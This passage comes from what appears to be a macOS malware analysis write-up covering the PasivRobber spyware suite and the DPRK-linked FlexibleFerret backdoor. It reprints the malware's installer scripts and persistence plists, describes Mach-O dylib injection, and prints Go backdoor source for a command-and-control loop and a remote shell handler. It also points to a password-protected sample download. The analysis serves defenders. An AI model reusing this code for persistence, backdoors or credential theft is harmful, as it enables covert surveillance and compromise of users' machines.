What is not known is how the .pkg gets to the victim’s system, or how it is ultimately executed.
Let’s look at the package more closely, starting with the pre-install script:
#!/bin/sh

## stop and unload dispatcher

SleepTime=0
echo $SleepTime
if [ -f /Library/LaunchDaemons/com.myam.plist ]; then
    SleepTime=90
    echo $SleepTime
    sudo /bin/launchctl unload /Library/LaunchDaemons/com.myam.plist
fi

## remove launchdaemons
sudo /bin/rm -f /Library/LaunchDaemons/com.myam.plist

## Remove Priviledged tools
sudo /bin/rm -r /Library/protect

## Forget we ever got installed
sudo /usr/sbin/pkgutil --forget com.ament.pkg

echo $SleepTime

sleep $SleepTime

exit 0
As we can see, the pre-install script unloads and removes an existing LaunchDaemon, deletes previously installed privileged components, and cleans up installation artifacts by unregistering the prior package. In short, it attempts to remove any existing installation before proceeding with a fresh deploy.
Next, the post-install script:
#!/bin/bash

MY_SUPPORT_VER=(14 4 1)
IsVerUpper=false

MacVersion=
MacDirName=""
LimitVersion=

function getMacVer()
{
    local version=`sw_vers -productVersion`
    MacVersion=$version
    #echo "macVersion: " $version
    local mainVersion=(${version//./ })
    #MacVersion=`echo ${mainVersion}|awk '{print $1}'`

    for(( i=0; i<${#mainVersion[*]};i++ ))
    do
        if [ ${mainVersion[i]} -gt ${LimitVersion[i]} ]
        then
             IsVerUpper=true
             break
        elif [ ${mainVersion[i]} -lt ${LimitVersion[i]} ]
        then
             break
        fi
    done
}

function autoGenLimitVer()
{
    if [ -d /Library/.temp ]; then
        arch_info=$(sysctl machdep.cpu | grep -E 'Apple\ M')

        if [[ ${arch_info} == machdep.cpu.* ]];then
            sudo /Library/.temp/update_config_arm
        else
            sudo /Library/.temp/update_config
        fi

        rm -rf /Library/.temp
    fi
}

function getLimitVer()
{
    limit_file_path="/Library/Caches/com.apple.goed/limit_version"
    if [ -f ${limit_file_path} ]; then
        LimitVersion=$(head -n 1 ${limit_file_path})
        LimitVersion=(${LimitVersion//./ })
    else
        LimitVersion=("${MY_SUPPORT_VER[@]}")
    fi
}

autoGenLimitVer
getLimitVer
getMacVer
Sleep 10

# check MacVer upper 13.2
if [ $IsVerUpper = true ]; then
    if [ -f /Library/LaunchDaemons/com.myam.plist ]; then
        sudo /bin/launchctl unload /Library/LaunchDaemons/com.myam.plist
        sudo /bin/rm -f /Library/LaunchDaemons/com.myam.plist
        rm /Library/program.pkg

        # osascript -e 'display alert "Checked Mac system version upper, now to return ..." as critical'
    fi
else
    sudo installer -pkg /Library/program.pkg -target /
    rm /Library/program.pkg

    if [ -f /Library/Caches/com.apple.goed/limit_version ]; then
        rm /Library/Caches/com.apple.goed/limit_version
    fi
fi
This post-install script performs environment checks prior to installing the payload. It determines the host’s macOS version and CPU architecture, optionally generates a version constraint file, and then compares the system against a supported threshold. Depending on the result, it either removes an existing LaunchDaemon and aborts, or installs an embedded package and cleans up temporary artifacts.
Persistence: Launch Daemon
The package also includes a LaunchDaemon plist installed at /Library/LaunchDaemons/com.myam.plist (label goed). With RunAtLoad and KeepAlive both set to true, the payload (/Library/protect/wsus/bin/goed) is launched at boot and automatically restarted if it exits. As shown in the post-install script, this persistence mechanism is conditionally installed based on macOS version checks.
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>goed</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/protect/wsus/bin/goed</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>KeepAlive</key>
        <true/>
</dict>
</plist>
Capabilities: Persistent Data Collector
PasivRobber is somewhat unusual in that it is neither a simple stealer nor a conventional backdoor or implant. Instead, it appears to function as a persistence-focused data collector, which aligns with its likely Chinese origin and the developer’s apparent focus on surveillance tooling.
"[PasivRobber is] used to capture data from macOS systems and applications, including WeChat, QQ, web browsers, email, etc. This multi-binary suite indicates a deep understanding of macOS and their target applications. The software’s targeted applications and other observed network connections strongly indicate both a Chinese origin and target user base." -Iru
Recall that the installer package itself contained another package, which installs over 200MB of files:

Execution begins with the LaunchDaemon’s binary goed. As noted by the Iru researchers, this largely just launches the wsus binary, which we can observe in a process monitor:
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
      "signatureStatus" : 0,
      "signatureSigner" : "AdHoc",
      "signatureID" : "wsus"
    },
    "uid" : 501,
    "arguments" : [
      "./wsus"
    ],
    "ppid" : 27607,
    "ancestors" : [
      396,
      1
    ],
    "rpid" : 396,
    "architecture" : "Apple Silicon",
    "path" : "/Library/protect/wsus/bin/wsus",
    "signing info (reported)" : {
      "teamID" : "",
      "csFlags" : 637665283,
      "signingID" : "wsus",
      "platformBinary" : 1,
      "cdHash" : "6F0CDC9EAEAD1CA53C40D1C82B4180E85ED9EAF8"
    },
    "name" : "wsus",
    "pid" : 27633
  }
}
"The [wsus] binary launched by goed first prints out its status to standard out, and then proceeds to initialize and execute methods from the CRemoteMsgManager class ...wsus is primarily in charge of remote actions related to updates via FTP, uninstalls via RPC messages, etc." -Iru
The RPC interfaces are interesting and appear to be named for their functionality. We can extract their names using nm, piping into c++filt to demangle:
% nm /Library/protect/wsus/bin/wsus| c++filt

0000000100026fc0 T CDynAnalyzeService::CDynAnalyzeServiceImpl::CallMethod(...)
0000000100026920 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetClipboardInfo(...)
0000000100026670 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetNetShareInfos(...)
0000000100026660 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetTopWindowsInfos(...)
0000000100026840 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetNetShareFileInfos(...)
0000000100026760 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetNetShareSessionInfos(...)
0000000100026190 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetSystemBaseInformation(...)
00000001000269d0 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetImPasswordInformations(...)
0000000100029380 T CDynAnalyzeService::CDynAnalyzeServiceImpl::NetShareInfosToRpcMessage(...)
000000010002a070 T CDynAnalyzeService::CDynAnalyzeServiceImpl::ReadImPasswordInformations(...)
00000001000265c0 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetSystemInternetAgentInfos(...)
0000000100026400 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetCurrentProcessInformations(...)
0000000100029cc0 T CDynAnalyzeService::CDynAnalyzeServiceImpl::NetShareFileInfosToRpcMessage(...)
00000001000264b0 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetUninstallProgramInformations(...)
000000010002d850 T CDynAnalyzeService::CDynAnalyzeServiceImpl::ClipboardInformationToRpcMessage(...)
0000000100029810 T CDynAnalyzeService::CDynAnalyzeServiceImpl::NetShareSessionInfosToRpcMessage(...)
0000000100026560 T CDynAnalyzeService::CDynAnalyzeServiceImpl::GetWindowServicesListInformations(...)
0000000100027070 T CDynAnalyzeService::CDynAnalyzeServiceImpl::SystemBaseInformationToRpcMessage(...)
0000000100029160 T CDynAnalyzeService::CDynAnalyzeServiceImpl::SystemInternetAgentInfosToRpcMessage(...)
0000000100027d60 T CDynAnalyzeService::CDynAnalyzeServiceImpl::CurrentProcessInformationsToRpcMessage(...)
0000000100028540 T CDynAnalyzeService::CDynAnalyzeServiceImpl::UninstallProgramInformationsToRpcMessage(...)
Another component of the suite is a binary named center, which, as the Iru researchers state, “handles many on-device actions and behaves like an agent”. One interesting capability is that it appears to inject plugins into instant messaging applications such as WeCom.
Its approach appears straightforward. It patches a target binary to load an additional dylib at startup by appending an LC_LOAD_DYLIB (or LC_LOAD_WEAK_DYLIB) command to the Mach-O header. It reads the existing header, checks for unused space after the load commands, writes the new dylib load command with the specified path, and updates ncmds and sizeofcmds in the header. This will invalidate the code signature of the modified binary, but on older versions of macOS this was not necessarily fatal.
The center binary also supports other commands documented in the Iru report:
Finally, there is a large collection of plugins that appear designed to collect data from specific targets, including browsers, chat applications, and various system and third-party software.
Iru provides the following breakdown:
 …
…

If you are interested in learning more about PasivRobber, I recommend reading Iru’s report:
PasivRobber: Chinese Spyware or Security Tool?
👾 FlexibleFerret
FlexibleFerret is a DPRK-associated malware family that continues to evolve.
Download: FlexibleFerret (password: infect3d)
Researchers from SentinelOne originally uncovered and analyzed the FlexibleFerret malware, though Apple (via XProtect, *FERRET_) had been tracking it for a while too.
SentinelOne's Phil Stokes & Tom Hegel analyse ‘FlexibleFerret’, a recent variant in the macOS Ferret family, used in the North Korean Contagious Interview campaign, in which threat actors lure targets to install malware through the job interview process. https://t.co/mCg8v0DxoI pic.twitter.com/6UiveXcEg9
— Virus Bulletin (@virusbtn) February 4, 2025
Subsequently, SentinelOne, Jamf, and others continued to track and report on the malware as it evolved throughout the year:
Jamf Threat Labs warn that fake job assessments that ask you to run terminal commands could be a social engineering scheme to deploy the FlexibleFerret malware (a malware family attributed to DPRK-aligned operators) and steal your credentials. https://t.co/C1Dvw0t8kB pic.twitter.com/TNtI3saO6w
— Virus Bulletin (@virusbtn) November 26, 2025
Writeups:
- “FlexibleFerret malware continues to strike” -Jamf
- “North Korea-nexus Golang Backdoor/Stealer from Contagious Interview campaign” -dmpdump
- “macOS FlexibleFerret | Further Variants of DPRK Malware Family Unearthed” -SentinelOne
Infection Vector: Fake job assessment
DPRK attackers often use fake job assessments to infect their victims, so it is not surprising that this was the modus operandi for FlexibleFerret.
"Targets are typically asked to communicate with an interviewer through a link that throws an error message and a request to install or update some required piece of software" -SentinelOne

Jamf notes that in subsequent attacks (still using FlexibleFerret), attackers attempted to:
"persuade the victim to execute the curl command by claiming that camera or microphone access is blocked, presenting the curl command as the required fix" -Jamf

In their writeup, SentinelOne researchers described an installer package (versus.pkg) that contained components of FlexibleFerret, including a post-install script:
#!/bin/bash

# Log the start of the script
echo "$(date): Running post-installation script..." >> /tmp/postinstall.log

# Check if the zoom file exists and execute it
if [ -f /var/tmp/zoom ]; then
    echo "$(date): Zoom file exists, executing..." >> /tmp/postinstall.log
    /var/tmp/zoom >> /tmp/postinstall.log 2>&1 &
else
    echo "$(date): Zoom file not found" >> /tmp/postinstall.log
fi

# Wait for 2 seconds
sleep 2

# Open the InstallerAlert.app if it exists
if [ -d "/var/tmp/InstallerAlert.app" ]; then
    echo "$(date): Opening InstallerAlert.app..." >> /tmp/postinstall.log
    open "/var/tmp/InstallerAlert.app" >> /tmp/postinstall.log 2>&1
else
    echo "$(date): InstallerAlert.app not found" >> /tmp/postinstall.log
fi

# Wait for 2 seconds
sleep 2

# Log the end of the script
echo "$(date): Post-installation script completed." >> /tmp/postinstall.log

exit 0
This post-install script executes a payload at /var/tmp/zoom in the background, then launches InstallerAlert.app.

This displays a fake password prompt:

In turn, that executes /var/tmp/versus.app via open:
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "pid" : 32614
    "path" : "/usr/bin/open",

    "arguments" : [
      "/usr/bin/open",
      "/var/tmp/versus.app"
    ],
    ...
    }
}
Then it tells the user the install failed, though, as we will see, the malware was persistently installed:

Persistence: Launch Agent
The SentinelOne researchers noted that the zoom binary contains logic to install a LaunchAgent property list (~/Library/LaunchAgents/us.zoom.ZoomDaemon.plist). This can be seen wholly embedded in its binary:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.zoom</string>
    <key>ProgramArguments</key>
<array>
<string>/private/var/tmp/logd</string>
</array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <false/>
</dict>
</plist>
Unfortunately, the persisted item /private/var/tmp/logd could not be recovered, as the C2 server that would download it was offline at the time of analysis.
The Jamf report notes that later evolutions of the malware install other LaunchAgents such as ~/Library/LaunchAgents/com.driver9990as7tpatch.plist. In that case, it persists a script named drivfixer.sh:
#!/bin/bash

cd "$(dirname "$0")"

malsca_potsnt_5179="driv.go"
./bin/go run "$malsca_potsnt_5179"

exit 0
This persistently launches a Go project, which, as we will see, implements backdoor and stealer functionality.
Capabilities: Backdoor / (Crypto) Stealer
The main FlexibleFerret payload is a Go backdoor that was the subject of a blog post titled “North Korea-nexus Golang Backdoor/Stealer from Contagious Interview campaign”. As noted there (and in the Jamf post as well), the attackers download and compile the project, which means we have access to source code and analysis is straightforward. For example, here is the main command-and-control tasking loop:
func StartFirst5179Iter(id string, url string) {

    var (
        msg_5179_type string
        msg_5179_data [][]byte
        msg      string
        cmd      string
        cmd_5179_type string
        cmd_5179_data [][]byte
        is_online    bool
    )

    // initialize
    cmd_5179_type = config.COMMAND_5179_INFORMATION
    is_online = true
    for is_online {
        func() {

            // recover panic state
            defer func() {
                if r := recover(); r != nil {
                    cmd_5179_type = config.COMMAND_5179_INFORMATION
                    time.Sleep(config.DURATION_5179_ERROR_WAIT)
                }
            }()

            switch cmd_5179_type {
            case config.COMMAND_5179_INFORMATION:
                msg_5179_type, msg_5179_data = proccess5179Info()
            case config.COMMAND_5179_FILE_UPLOAD:
                msg_5179_type, msg_5179_data = proccess5179Upload(cmd_5179_data)
            case config.COMMAND_5179_FILE_DOWNLOAD:
                msg_5179_type, msg_5179_data = proccess5179Download(cmd_5179_data)
            case config.COMMAND_5179_OS_SHELL:
                msg_5179_type, msg_5179_data = proccess5179OsShell(cmd_5179_data)
            case config.COMM5179AND_AUTO:
                msg_5179_type, msg_5179_data = proccess5179Auto(cmd_5179_data)
            case config.COMM5179AND_WAIT:
                msg_5179_type, msg_5179_data = proccess5179Wait(cmd_5179_data)
            case config.COMM5179AND_EXIT:
                is_online = false
                msg_5179_type, msg_5179_data = proccess5179Exit()
            default:
                panic("problem")
            }

            msg = command.Make_5179_Msg(id, msg_5179_type, msg_5179_data)
            cmd, _ = transport.Htxp_Exchange(url, msg)
            cmd_5179_type, cmd_5179_data = command.Decode_5179_Msg(cmd)
        }()
    }
}
The following table (from the dmpdump blog post) highlights its capabilities:
| Command | Code | Description |
|---|---|---|
| COMMAND_INFO | qwer | Returns username, hostname, OS, and architecture |
| COMMAND_UPLOAD | asdf | Drops and decompresses a file to a specific path |
| COMMAND_DOWNLOAD | zxcv | Retrieves files or directories; directories are compressed as .tar.gz |
| COMMAND_OSSHELL | vbcx | Executes commands in two modes: SHELL_MODE_WAITGETOUT (waits for completion) and SHELL_MODE_DETACH (runs in the background) |
| COMMAND_AUTO | r4ys | Core Chrome stealer command with multiple sub-commands |
| COMMAND_WAIT | ghdj | Sleeps for a specified amount of time |
| COMMAND_EXIT | dghh | Returns an “exited” message |
The implementation of each command is fairly standard. For example, here is COMMAND_OSSHELL:
func proccess5179OsShell(data [][]byte) (string, [][]byte) {

    mode := string(data[0]) // mode
    timeout, _ := strconv.ParseInt(string(data[1]), 16, 64)
    shell := string(data[2])
    args := make([]string, len(data[3:]))
    for index, elem := range data[3:] {
        args[index] = string(elem)
    }

    if mode == config.SHELL_5179_MODE_WAITGETOUT { // wait and get result mode

        ctx, cancel := context.WithTimeout(context.Background(), time.Duration(timeout))
        defer cancel()

        cmd := exec.CommandContext(ctx, shell, args...)
        out, err := cmd.Output()

        if err != nil {
            return config.MSG_5179_LOG, [][]byte{
